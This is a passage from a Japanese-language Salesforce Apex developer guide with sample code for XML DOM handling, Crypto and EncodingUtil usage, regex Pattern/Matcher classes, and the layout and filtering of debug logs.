            '<m:Library xmlns:m="http://www.book.com">' +
            '<!--Book starts here-->' +
            '<![CDATA[<Cdata> I like CData </Cdata>]]>' +
'<book xmlns="http://www.defns.com" author="Manoj">This is my
book</book><ISBN/></m:Library>';
```

```
        System.assert(result == expected);
    }
}
```

関連トピック:

XmlStreamWriter クラス

DOM を使用した XML の読み取りと書き込み

Apex では、DOM (ドキュメントオブジェクトモデル) を使用して XML コンテンツを操作できるクラスを提供します。

DOM クラスを使用して、XML コンテンツを解析または生成できます。これらのクラスを使用して、XML コンテンツを処理できます。ある一般的なアプリケーションでは、このクラスを使用して HttpRequest で作成されたリクエストボディを生成するか、HttpResponse がアクセスした応答を解析します。DOM は、XML ドキュメントをノードの階層として示します。分岐ノードで子ノードがあるノードもあれば、葉ノードで子ノードがないものもあります。

DOM クラスは `Dom` 名前空間に含まれます。

Document クラスを使用して、XML ドキュメントの本文の内容を処理します。

XmlNode クラスを使用して XML ドキュメントのノードを処理します。

Document クラスを使用して、XML コンテンツを処理します。ある一般的なアプリケーションでは、このクラスを使用して、HttpRequest のリクエストボディを作成するか、HttpResponse がアクセスした応答を解析します。

XML 名前空間

XML 名前空間は、URI 参照で識別される名前のコレクションで XML ドキュメントで使用され、要素の種類や属性名を一意に特定します。XML 名前空間の名前は修飾名として示される場合があり、コロンを使用して、名前を名前空間プレフィックスとローカルの部分に分割します。URI 参照に対応付けられたプレフィックスは、名前空間を選択します。管理された URI 名前空間とドキュメント独自の名前空間を組み合わせて、一意の識別子を作成します。

次の XML 要素には、`http://my.name.space` の名前空間と `myprefix` のプレフィックスがあります。

```
<sampleElement xmlns:myprefix="http://my.name.space" />
```

次の例では、XML 要素に 2 つの属性があります。

- 最初の属性には、`dimension` のキーがあります。値は `2` です。
- 2 番目の属性には、`http://ns1` のキー名前空間があります。値名前空間は `http://ns2`、キーは `foo`、値は `bar` です。

```
<square dimension="2" ns1:foo="ns2:bar" xmlns:ns1="http://ns1" xmlns:ns2="http://ns2" />
```

Document の例

この例では、parseResponseDom に渡される url 引数が次の XML 応答を返すと想定します。

```
<address>

    <name>Kirk Stevens</name>

    <street1>808 State St</street1>

    <street2>Apt. 2</street2>

    <city>Palookaville</city>

    <state>PA</state>

    <country>USA</country>

</address>
```

次の例では、DOM クラスを使用して GET リクエストボディで返される XML 応答をどのように解析するかを示しています。

```
public class DomDocument {



    // Pass in the URL for the request

    // For the purposes of this sample,assume that the URL

    // returns the XML shown above in the response body

    public void parseResponseDom(String url){

        Http h = new Http();

        HttpRequest req = new HttpRequest();

        // url that returns the XML in the response body

        req.setEndpoint(url);

        req.setMethod('GET');

        HttpResponse res = h.send(req);

        Dom.Document doc = res.getBodyDocument();



        //Retrieve the root element for this document.

        Dom.XMLNode address = doc.getRootElement();
```

```
        String name = address.getChildElement('name', null).getText();
        String state = address.getChildElement('state', null).getText();
        // print out specific elements
        System.debug('Name: ' + name);
        System.debug('State: ' + state);

        // Alternatively, loop through the child elements.
        // This prints out all the elements of the address
        for(Dom.XMLNode child : address.getChildElements()) {
           System.debug(child.getText());
        }
    }
}
```

XML ノードの使用

XmlNode クラスを使用して XML ドキュメントのノードを処理します。DOM は、XML ドキュメントをノードの階層として示します。分岐ノードで子ノードがあるノードもあれば、葉ノードで子ノードがないものもあります。

Apex で使用できるさまざまな種類の DOM ノードがあります。XmlNodeType は、これらの種類の列挙です。値は次のとおりです。

- COMMENT
- ELEMENT
- TEXT

XML ドキュメントでは、要素とノードを区別することが重要です。次に、XML の簡単な例を示します。

```
<name>
    <firstName>Suvain</firstName>
    <lastName>Singh</lastName>
</name>
```

この例には、name、firstName、lastName の 3 つの XML 要素が含まれています。name、firstName、lastName の 3 つの要素ノード、Suvain、Singh の 2 つのテキストノード、合計 5 つのノードが含まれています。要素ノード内のテキストは、個別のテキストノードとみなされます。

すべての enum で共有されるメソッドの詳細は、「Enum メソッド」を参照してください。

XmlNode の例

この例では、XmlNode メソッドおよび名前空間を使用して XML 要求を作成する方法を示します。

```
public class DomNamespaceSample

{

    public void sendRequest(String endpoint)

    {

        // Create the request envelope

        DOM.Document doc = new DOM.Document();



        String soapNS = 'http://schemas.xmlsoap.org/soap/envelope/';

        String xsi = 'http://www.w3.org/2001/XMLSchema-instance';

        String serviceNS = 'http://www.myservice.com/services/MyService/';



        dom.XmlNode envelope

            = doc.createRootElement('Envelope', soapNS, 'soapenv');

        envelope.setNamespace('xsi', xsi);

        envelope.setAttributeNS('schemaLocation', soapNS, xsi, null);



        dom.XmlNode body

            = envelope.addChildElement('Body', soapNS, null);



        body.addChildElement('echo', serviceNS, 'req').

           addChildElement('category', serviceNS, null).

           addTextNode('classifieds');
```

```
System.debug(doc.toXmlString());

// Send the request
HttpRequest req = new HttpRequest();
req.setMethod('POST');
req.setEndpoint(endpoint);
req.setHeader('Content-Type', 'text/xml');

req.setBodyDocument(doc);

Http http = new Http();
HttpResponse res = http.send(req);

System.assertEquals(200, res.getStatusCode());

dom.Document resDoc = res.getBodyDocument();

envelope = resDoc.getRootElement();

String wsa = 'http://schemas.xmlsoap.org/ws/2004/08/addressing';

dom.XmlNode header = envelope.getChildElement('Header', soapNS);
System.assert(header != null);

String messageId
    = header.getChildElement('MessageID', wsa).getText();
```

```
        System.debug(messageId);
        System.debug(resDoc.toXmlString());
        System.debug(resDoc);
        System.debug(header);

        System.assertEquals(
         'http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous',
         header.getChildElement(
           'ReplyTo', wsa).getChildElement('Address', wsa).getText());



        System.assertEquals(
          envelope.getChildElement('Body', soapNS).
              getChildElement('echo', serviceNS).
              getChildElement('something', 'http://something.else').
              getChildElement(
                'whatever', serviceNS).getAttribute('bb', null),
                'cc');

        System.assertEquals('classifieds',
          envelope.getChildElement('Body', soapNS).
              getChildElement('echo', serviceNS).
              getChildElement('category', serviceNS).getText());
    }
}
```

データのセキュリティ保護

Crypto クラスで提供されるメソッドを使用して、データを保護できます。

Crypto クラスのメソッドは、ダイジェスト、メッセージ認証コード、署名の作成、および情報の暗号化び復号化を行うための標準アルゴリズムを提供します。これらは、Force.comのコンテンツのセキュリティを確保したり、Google、Amazon WebServices (AWS) などの外部サービスと統合するために使用できます。

Amazon WebService のインテグレーションの例

次の例は、Salesforce と Amazon WebServices のインテグレーションを示しています。

```
public class HMacAuthCallout {


   public void testAlexaWSForAmazon() {


   // The date format is yyyy-MM-dd'T'HH:mm:ss.SSS'Z'

      DateTime d = System.now();

      String timestamp = ''+ d.year() + '-' +

      d.month() + '-' +

      d.day() + '\'T\'' +

      d.hour() + ':' +

      d.minute() + ':' +

      d.second() + '.' +

      d.millisecond() + '\'Z\'';

      String timeFormat = d.formatGmt(timestamp);


      String urlEncodedTimestamp = EncodingUtil.urlEncode(timestamp, 'UTF-8');

      String action = 'UrlInfo';

      String inputStr = action + timeFormat;

      String algorithmName = 'HMacSHA1';

      Blob mac = Crypto.generateMac(algorithmName,  Blob.valueOf(inputStr),
```

```
                                                Blob.valueOf('your_signing_key'));
String macUrl = EncodingUtil.urlEncode(EncodingUtil.base64Encode(mac), 'UTF-8');


String urlToTest = 'amazon.com';
String version = '2005-07-11';
String endpoint = 'http://awis.amazonaws.com/';
String accessKey = 'your_key';


HttpRequest req = new HttpRequest();
req.setEndpoint(endpoint +
                '?AWSAccessKeyId=' + accessKey +
                '&Action=' + action +
                '&ResponseGroup=Rank&Version=' + version +
                '&Timestamp=' + urlEncodedTimestamp +
                '&Url=' + urlToTest +
                '&Signature=' + macUrl);


req.setMethod('GET');
Http http = new Http();
try {
   HttpResponse res = http.send(req);
   System.debug('STATUS:'+res.getStatus());
   System.debug('STATUS_CODE:'+res.getStatusCode());
   System.debug('BODY: '+res.getBody());
} catch(System.CalloutException e) {
   System.debug('ERROR: '+ e);
}
```

```
    }

}
```

暗号化および復号化の例

次の例では、Crypto クラスの encryptWithManagedIV メソッドと decryptWithManagedIV メソッド、および generateAesKey メソッドを使用します。

```
// Use generateAesKey to generate the private key

Blob cryptoKey = Crypto.generateAesKey(256);



// Generate the data to be encrypted.

Blob data = Blob.valueOf('Test data to encrypted');



// Encrypt the data and have Salesforce.com generate the initialization vector

Blob encryptedData = Crypto.encryptWithManagedIV('AES256', cryptoKey, data);



// Decrypt the data

Blob decryptedData = Crypto.decryptWithManagedIV('AES256', cryptoKey, encryptedData);
```

次は、encryptWithManagedIV および decryptWithManagedIV Crypto メソッドの単体テストの作成例です。

```
@isTest

private class CryptoTest {

    static testMethod void testValidDecryption() {



        // Use generateAesKey to generate the private key

        Blob key = Crypto.generateAesKey(128);

        // Generate the data to be encrypted.

        Blob data = Blob.valueOf('Test data');

        // Generate an encrypted form of the data using base64 encoding

        String b64Data = EncodingUtil.base64Encode(data);
```

```
        // Encrypt and decrypt the data
        Blob encryptedData = Crypto.encryptWithManagedIV('AES128', key, data);
        Blob decryptedData = Crypto.decryptWithManagedIV('AES128', key, encryptedData);
        String b64Decrypted = EncodingUtil.base64Encode(decryptedData);
        // Verify that the strings still match
        System.assertEquals(b64Data, b64Decrypted);
    }
    static testMethod void testInvalidDecryption() {
        // Verify that you must use the same key size for encrypting data
        // Generate two private keys, using different key sizes
        Blob keyOne = Crypto.generateAesKey(128);
        Blob keyTwo = Crypto.generateAesKey(256);
        // Generate the data to be encrypted.
        Blob data = Blob.valueOf('Test data');
        // Encrypt the data using the first key
        Blob encryptedData = Crypto.encryptWithManagedIV('AES128', keyOne, data);
        try {
         // Try decrypting the data using the second key
            Crypto.decryptWithManagedIV('AES256', keyTwo, encryptedData);
            System.assert(false);
        } catch(SecurityException e) {
            System.assertEquals('Given final block not properly padded', e.getMessage());

        }
    }
```

```
}
```

関連トピック:

- Crypto クラス
- EncodingUtil クラス

データの符号化

EncodingUtil クラスで提供されるメソッドを使用して、URLを符号化、復号化し、文字列を16進法の形式に変換できます。

この例では、urlEncode をコールして、タイムスタンプ値を UTF-8 形式で URL 符号化する方法を示します。

```
DateTime d = System.now();

String timestamp = ''+ d.year() + '-' +

    d.month() + '-' +

    d.day() + '\'T\'' +

    d.hour() + ':' +

    d.minute() + ':' +

    d.second() + '.' +

    d.millisecond() + '\'Z\'';

System.debug(timestamp);

String urlEncodedTimestamp = EncodingUtil.urlEncode(timestamp, 'UTF-8');

System.debug(urlEncodedTimestamp);
```

次の例では、HTTP ダイジェスト認証 (RFC2617) 用のクライアント応答を計算するための convertToHex の使用方法を示します。

```
@isTest

private class SampleTest {

   static testmethod void testConvertToHex() {

      String myData = 'A Test String';

      Blob hash = Crypto.generateDigest('SHA1',Blob.valueOf(myData));

      String hexDigest = EncodingUtil.convertToHex(hash);
```

```
        System.debug(hexDigest);

    }

}
```

関連トピック:

EncodingUtil クラス

Pattern と Matcher の使用

Apex には、正規表現を使用してテキストを検索できる Pattern と Matcher があります。


Pattern とは正規表現をコンパイルしたものです。Pattern は、Matcher が文字列に対してマッチ処理を実行するのに使用します。

*正規表現*とは、特定の構文を使用して他の文字列との一致を探すために使用する文字列です。Apex では、*Pattern* および *Matcher* クラスでの正規表現の使用をサポートしています。

メモ: Apex では、正規表現と同様に、Pattern と Matcher も Java での動作に基づいています。 http://java.sun.com/j2se/1.5.0/docs/api/index.html?java/util/regex/Pattern.html を参照してください。

次の図に示すように、多くの Matcher オブジェクトは同じ Pattern オブジェクトを共有します。

多くの **Matcher** は同じ **Pattern** オブジェクトから作成します。



Apex の正規表現は、Java で使用される正規表現の標準に従っています。Java ベースのすべての正規表現文字列を簡単に Apex コードにインポートできます。

メモ: Salesforce では、正規表現の入力シーケンスにアクセスできる回数を 1,000,000 回に制限しています。その制限に達すると、ランタイムエラーが発生します。

すべての正規表現は文字列として指定されます。ほとんどの正規表現は、まず Pattern オブジェクトにコンパイルされます。String `split` メソッドのみがコンパイルされていない正規表現を扱うことができます。

一般的に、正規表現をPatternオブジェクトにコンパイルすると、Patternオブジェクトが使用されるのはMatcherオブジェクト作成時の 1 回のみです。その他の処理は Matcher オブジェクトを使用して実行されます。次に例を示します。

```
// First, instantiate a new Pattern object "MyPattern"

Pattern MyPattern = Pattern.compile('a*b');



// Then instantiate a new Matcher object "MyMatcher"

Matcher MyMatcher = MyPattern.matcher('aaaaab');



// You can use the system static method assert to verify the match

System.assert(MyMatcher.matches());
```

正規表現を 1 回のみ使用する場合は、`Pattern` クラスの `matches` メソッドを使用すると、表現のコンパイルと文字列に対するマッチ処理を1回の呼び出して実行できます。たとえば、次のコードは上記のコードと同一です。

```
Boolean Test = Pattern.matches('a*b', 'aaaaab');
```

このセクションの内容:

リージョンの使用

Matcher オブジェクトは、リージョンという入力文字列のサブセットで一致を探します。Matcher オブジェクトのデフォルトリージョンは常に入力文字列全体です。ただし、`region` メソッドを使用してリージョンの開始点と終了点を変更できます。リージョンの終了点は `regionStart` および `regionEnd` メソッドを使用してクエリを実行し取得できます。

`region` メソッドには、start 値と end 値の両方が必要です。次の表は、一方の値のみを設定し、もう一方の値を設定しない例について示します。

リージョンの開始	リージョンの終了	コード例
明示的に指定	変更しない	`MyMatcher.region(start, MyMatcher.regionEnd());`

リージョンの開始	リージョンの終了	コード例
変更しない	明示的に指定	`MyMatcher.region(MyMatcher.regionStart(), end);`
デフォルト値にリセット	明示的に指定	`MyMatcher.region(0, end);`

マッチ処理の使用

Matcher オブジェクトは、Pattern を解釈し文字シーケンスに対するマッチ処理を実行します。

Matcher オブジェクトは、Pattern の `matcher` メソッドにより Pattern 内でインスタンス化されます。一度作成すると、Matcher オブジェクトは次のタイプのマッチ処理の実行に使用できます。

- `matches` メソッドを使用した、パターンに対する Matcher オブジェクトの入力文字列全体の一致。
- `lookingAt` メソッドを使用した、パターンに対する Matcher オブジェクトの入力文字列の一致。先頭から開始しますが、リージョン全体のマッチングは行いません。
- `find` メソッドを使用した、パターンに一致する次のサブ文字列を検索するための Matcher オブジェクトの入力文字列のスキャン。

各メソッドは、成功または失敗を表す boolean を返します。

これらのメソッドのいずれかを使用した後に、次の Matcher クラスメソッドを使用して、前回の一致に関する詳細情報 (検索されたものなど) を取得できます。

- `end`: 一致があると、このメソッドは、一致文字列の中で最後の文字が一致した後ろの位置を返します。
- `start`: 一致があると、このメソッドは一致文字列の中の最初の文字が一致した位置を返します。
- `group`: 一致があると、このメソッドは一致したサブシーケンスを返します。

境界の使用

デフォルトでは、リージョンは*アンカー付き境界*で区切られています。つまり、リージョンの境界が入力文字列の先頭から末尾まで移動したとしても、ラインアンカー (`^` または `$` など) がリージョンの境界に一致します。リージョンがアンカー付き境界を使うかどうかは `useAnchoringBounds` メソッドで指定できます。デフォルトでは、リージョンは常にアンカー付き境界を使用します。`useAnchoringBounds` を `false` に設定する場合、ラインアンカーは入力文字列の実際の末尾のみと一致します。

デフォルトでは、リージョンの外にあるすべてのテキストは検索されません。つまり、リージョンには*不透明な境界*があるということになります。ただし、*透明な境界*を使用すると、リージョン外にあるテキストを検索できます。透明な境界は、リージョン内に入力文字列全体が含まれていない場合のみ使用します。`useTransparentBounds` メソッドを使用し、リージョンの境界のタイプを指定できます。

次の文字列の検索で、リージョンには「STRING」という単語しか含まれていないとします。

```
This is a concatenated STRING of cats and dogs.
```

「cat」という単語の検索では、透明な境界が設定されていない限り一致しません。

キャプチャグループについて

マッチ処理中、パターンと一致する入力文字列の各サブ文字列が保存されます。一致するサブ文字列のことをキャプチャグループと呼びます。

キャプチャグループは、左から右へ左括弧の数を数えて番号付けされます。たとえば、正規表現文字列 `((A)(B(C)))` では、キャプチャグループは 4 つあります。

1. `((A)(B(C)))`
2. `(A)`
3. `(B(C))`
4. `(C)`

グループ 0 は常に表現全体を表します。

グループに関連付けられたキャプチャされた入力は常に、最も最近一致したグループのサブ文字列です。このサブ文字列は、Matcher クラスのマッチ処理の 1 つが返した文字列です。

マッチ処理の 1 つを使用してグループを再度評価する場合、2 回目の評価が失敗すると、前に取得した値がある場合はその値が保持されます。

Pattern と Matcher の例

Matcher クラスの `end` メソッドは、最後の文字が一致した後の一致文字列の位置を返します。これは、文字列を解析中に一致する部分が見つかった後、次の一致を見つけるなど別の処理を行う場合に使用します。

正規表現構文では、`?` は 1 つ一致、または一致がないことを示し、`+` は 1 つ以上一致することを示します。

次の例では、Matcher オブジェクトと共に渡された文字列がパターンに一致します。これは、`(a(b)?)` が、文字列 `'ab'` (`'a'` の後に `'b'` が 1 回) に一致するためです。次に、最後の `'a'` (`'a'` の後に `'b'` が 1 つもない) に一致します。

```
pattern myPattern = pattern.compile('(a(b)?)+');

matcher myMatcher = myPattern.matcher('aba');

System.assert(myMatcher.matches() && myMatcher.hitEnd());



// We have two groups: group 0 is always the whole pattern, and group 1 contains

// the substring that most recently matched--in this case, 'a'.

// So the following is true:



System.assert(myMatcher.groupCount() == 2 &&

              myMatcher.group(0) == 'aba' &&

              myMatcher.group(1) == 'a');
```

```
// Since group 0 refers to the whole pattern, the following is true:

System.assert(myMatcher.end() == myMatcher.end(0));

// Since the offset after the last character matched is returned by end,
// and since both groups used the last input letter, that offset is 3
// Remember the offset starts its count at 0. So the following is also true:

System.assert(myMatcher.end() == 3 &&
              myMatcher.end(0) == 3 &&
              myMatcher.end(1) == 3);
```

次の例では、メールアドレスが正規化され、類似するメールアドレスに対して異なる最上位のメイン名やサブドメインがある場合、重複が報告されます。たとえば、`john@fairway.smithco` は `john@smithco` に正規化されます。

```
class normalizeEmailAddresses{

    public void hasDuplicatesByDomain(Lead[] leads) {
            // This pattern reduces the email address to 'john@smithco'
            // from 'john@*.smithco.com' or 'john@smithco.*'
        Pattern emailPattern = Pattern.compile('(?<=@)((?![\\w]+\\.[\\w]+$)
                                               [\\w]+\\.)|(\\.[\\w]+$)');
            // Define a set for emailkey to lead:
        Map<String,Lead> leadMap = new Map<String,Lead>();
                for(Lead lead:leads) {
                    // Ignore leads with a null email
                    if(lead.Email != null) {
                            // Generate the key using the regular expression
```

```
                    String emailKey = emailPattern.matcher(lead.Email).replaceAll('');

                        // Look for duplicates in the batch
                    if(leadMap.containsKey(emailKey))
                         lead.email.addError('Duplicate found in batch');
                    else {
                        // Keep the key in the duplicate key custom field
                         lead.Duplicate_Key__c = emailKey;
                         leadMap.put(emailKey, lead);
                    }
                }
            }
               // Now search the database looking for duplicates
               for(Lead[] leadsCheck:[SELECT Id, duplicate_key__c FROM Lead WHERE
               duplicate_key__c IN :leadMap.keySet()]) {
              for(Lead lead:leadsCheck) {
              // If there's a duplicate, add the error.
                  if(leadMap.containsKey(lead.Duplicate_Key__c))
                     leadMap.get(lead.Duplicate_Key__c).email.addError('Duplicate found
                        in salesforce(Id: ' + lead.Id + ')');
            }
        }
    }
}
```

関連トピック:

- Pattern クラス
- Matcher クラス

最後の仕上げ

第 12 章 Apex のデバッグ

トピック:

Apex では、デバッグサポートが提供されます。開発者コンソールとデバッグログを使用して Apex コードをデバッグできます。コードのデバッグを支援するため、Apex では例外ステートメントとカスタム例外を使用できます。さらに、未対応の例外について Apex から開発者にメールが送信されます。

デバッグログについて

デバッグログには、データベースの操作、システムプロセス、トランザクションの実行時または単体テストの実行中に発生したエラーを記録できます。デバッグログには、次の情報を記載できます。

- データベースの変更
- HTTP コールアウト
- Apex エラー
- Apex によって使用されるリソース
- 次のような自動化されたワークフロー処理:
  - ワークフロールール
  - 割り当てルール
  - 承認プロセス
  - 入力規則

特定ユーザのデバッグログを保持および管理できます。

保存されたデバッグログを参照するには、[設定] から [監視] > [デバッグログ] または [ログ] > [デバッグログ] をクリックします。

デバッグログに関する制限は次のとおりです。

- ユーザを追加すると、そのユーザは最大 20 個のデバッグログを記録できます。ユーザがこの制限値に達すると、そのユーザについてはデバッグログの記録を停止します。[デバッグログの監視]ページで[リセット]をクリックすると、該当するユーザのログ数を 20 にリセットします。既存のログは上書きされません。
- 各デバッグログは最大 2 MB です。デバックログのサイズが 2 MB を超えると、`System.debug` ステートメントの始めの方のログの行など、古いログの行が削除されてサイズが縮小されます。ログの行は、デバッグログの最初からだけでなく、どの位置からでも削除できます。
- 各組織は最大 50 MB のデバッグログを保持できます。組織のデバッグログが 50 MB に達すると、最も古いデバッグログから上書きされます。

デバッグログセクションの調査

デバッグログを生成した後、表示される情報の種類や量は、ユーザに設定した検索値によって異なります。ただし、デバッグログの形式は常に同じです。

デバッグログには、次のセクションがあります。

ヘッダー
: ヘッダーには、次の情報が含まれます。

  - トランザクションで使用される API のバージョン。
  - ログの生成に使用されるログのカテゴリとレベル。次に例を示します。

  次に、ヘッダーの例を示します。

```
25.0
APEX_CODE,DEBUG;APEX_PROFILING,INFO;CALLOUT,INFO;DB,INFO;SYSTEM,DEBUG;VALIDATION,INFO;VISUALFORCE,INFO;
```

```
WORKFLOW,INFO
```

この例では、API バージョンは 25.0 で、次のデバッグログカテゴリおよびレベルが設定されています。

Apex コード	DEBUG
Apex プロファイリング	INFO
コールアウト	INFO
データベース	INFO
システム	DEBUG
入力規則	INFO
Visualforce	INFO
ワークフロー	INFO

実行ユニット
: 実行ユニットは、トランザクションと同じです。実行ユニットには、トランザクション内で発生したすべての情報が含まれています。実行は、`EXECUTION_STARTED` と `EXECUTION_FINISHED` に区切られます。

コードユニット
: コードユニットは、トランザクション内の作業単位です。たとえば、`webService` メソッド、入力規則であるトリガはコードの単位の 1 つです。

メモ: クラスはコードの単位ではありません。

コードの単位は、`CODE_UNIT_STARTED` や `CODE_UNIT_FINISHED` で示されます。作業の単位は、作業の他の単位を組み込むことができます。次に例を示します。

```
EXECUTION_STARTED

CODE_UNIT_STARTED|[EXTERNAL]execute_anonymous_apex

CODE_UNIT_STARTED|[EXTERNAL]MyTrigger on Account trigger event BeforeInsert for [new]

CODE_UNIT_FINISHED <-- The trigger ends

CODE_UNIT_FINISHED <-- The executeAnonymous ends


EXECUTION_FINISHED
```

コードの単位には、次が含まれますが、これらには限定されません。

- トリガ
- ワークフローの呼び出しおよび時間ベースのワークフロー
- 入力規則
- 承認プロセス

- Apex リードの変換
- `@future` メソッドの呼び出し
- Web サービスの呼び出し
- `executeAnonymous` コール
- Apex コントローラの Visualforce プロパティアクセス
- Apex コントローラの Visualforce アクション
- `execute` メソッドの各実行のほか、Apex `start` メソッドや `finish` メソッドの一括実行
- Apex `System.Schedule execute` メソッドの実行
- 受信メールの処理

ログの行
ログの行は、コードユニット内に含まれ、実行されたコードやルールを示します。ログの行は、デバッグログ専用に書き込まれたメッセージである場合もあります。次に例を示します。



ログの行は、一連の項目で構成され、項目はパイプ (|) で区切られます。形式は次のとおりです。

- *タイムスタンプ*:イベント発生時の時刻と括弧で囲まれた値で構成されます。時刻はユーザのタイムゾーンで、形式は *HH:mm:ss.SSS* となります。値は、要求が開始されてからの経過時間をミリ秒単位で表します。経過時間の値は、開発者コンソールで確認したログには含まれません。
- *イベント識別子*: `SAVEPOINT_RESET` や `VALIDATION_RULE` など、書き込まれるデバッグログをトリガした特定のイベント、およびメソッド名またはコードが実行された行番号および文字番号など、そのイベントと共に記録された追加情報で構成されます。

追加ログデータ
さらに、ログには次の情報が含まれます。

- 累積リソース使用状況は、トリガ、`executeAnonymous`、Apex のメッセージの一括処理、`@future` メソッド、Apex テストメソッド、Apex Web サービスメソッド、Apex リードの取引開始など、多くのコードユニットの終わりに記録されます。
- 累積プロファイル情報は、トランザクションの終わりに 1 回記録され、最もコストのかかるクエリ (最も多くのリソースを使用)、DML の呼び出しなどの情報が含まれます。

次に、デバッグログの例を示します。

```
22.0
APEX_CODE,DEBUG;APEX_PROFILING,INFO;CALLOUT,INFO;DB,INFO;SYSTEM,DEBUG;VALIDATION,INFO;VISUALFORCE,INFO;

WORKFLOW,INFO

11:47:46.030 (30064000)|EXECUTION_STARTED
```

```
11:47:46.030 (30159000)|CODE_UNIT_STARTED|[EXTERNAL]|TRIGGERS

11:47:46.030 (30271000)|CODE_UNIT_STARTED|[EXTERNAL]|01qD00000004JvP|myAccountTrigger on
Account trigger event BeforeUpdate for [001D000000IzMaE]

11:47:46.038 (38296000)|SYSTEM_METHOD_ENTRY|[2]|System.debug(ANY)

11:47:46.038 (38450000)|USER_DEBUG|[2]|DEBUG|Hello World!

11:47:46.038 (38520000)|SYSTEM_METHOD_EXIT|[2]|System.debug(ANY)

11:47:46.546 (38587000)|CUMULATIVE_LIMIT_USAGE

11:47:46.546|LIMIT_USAGE_FOR_NS|(default)|

  Number of SOQL queries: 0 out of 100

  Number of query rows: 0 out of 50000

  Number of SOSL queries: 0 out of 20

  Number of DML statements: 0 out of 150

  Number of DML rows: 0 out of 10000

  Number of code statements: 1 out of 200000

  Maximum heap size: 0 out of 6000000

  Number of callouts: 0 out of 10

  Number of Email Invocations: 0 out of 10

  Number of fields describes: 0 out of 100

  Number of record type describes: 0 out of 100

  Number of child relationships describes: 0 out of 100

  Number of picklist describes: 0 out of 100

  Number of future calls: 0 out of 10



11:47:46.546|CUMULATIVE_LIMIT_USAGE_END



11:47:46.038 (38715000)|CODE_UNIT_FINISHED|myAccountTrigger on Account trigger event
BeforeUpdate for [001D000000IzMaE]

11:47:47.154 (1154831000)|CODE_UNIT_FINISHED|TRIGGERS
```

```
11:47:47.154 (1154881000)|EXECUTION_FINISHED
```


Apex クラスおよびトリガ用デバッグログの検索条件の設定

デバッグログの検索条件により、ログの冗長性をトリガおよびクラスレベルで微調整できます。これは Apex ロジックのデバッグ時に特に便利です。たとえば、複雑なプロセスの出力を評価する場合、1 つの要求内で特定のクラスのログの冗長性を上げ、他のクラスまたはトリガのログをオフにすることができます。

クラスまたはトリガのデバッグログレベルを上書きすると、これらのデバッグレベルは、クラスまたはトリガが呼び出すクラスメソッドと、結果として実行されるトリガにも適用されます。実行パス内のすべてのクラスメソッドとトリガは、これらのデバッグログ設定を上書きする場合を除き、コール元から設定を継承します。

次の図は、クラスおよびトリガレベルで上書きされるデバッグログレベルを示しています。このシナリオでは、`Class1` が何らかの問題を起こし、詳しい調査が必要であるとします。このために、`Class1` のデバッグログレベルが最も詳細なレベルに引き上げられます。`Class3` ではこのログレベルが上書きされないため、`Class1` の詳細なログレベルが継承されます。ただし、`UtilityClass` はすでにテストされ、正しく動作することがわかっているため、ログの検索条件はオフになっています。同様に、`Class2` は問題の原因であるコードパスに含まれていないため、ログは最小限に抑えられ、Apex コードカテゴリのエラーのみを記録します。`Trigger2` は、`Class2` からこれらのログ設定を継承します。

クラスおよびトリガ用デバッグログの微調整



この図のもとになった擬似コード例を次に示します。

1. `Trigger1` が `Class1` のメソッドと `Class2` の別のメソッドをコールします。次に例を示します。

```
trigger Trigger1 on Account (before insert) {

    Class1.someMethod();

    Class2.anotherMethod();

}
```

2. Class1 は Class3 のメソッドをコールし、このメソッドが次にユーティリティクラスのメソッドをコールします。次に例を示します。

```
public class Class1 {

    public static void someMethod() {

        Class3.thirdMethod();

    }

}



public class Class3 {

    public static void thirdMethod() {

        UtilityClass.doSomething();

    }

}
```

3. Class2 によってトリガ Trigger2 の実行が起動されます。次に例を示します。

```
public class Class2 {

    public static void anotherMethod() {

        // Some code that causes Trigger2 to be fired.

    }

}
```

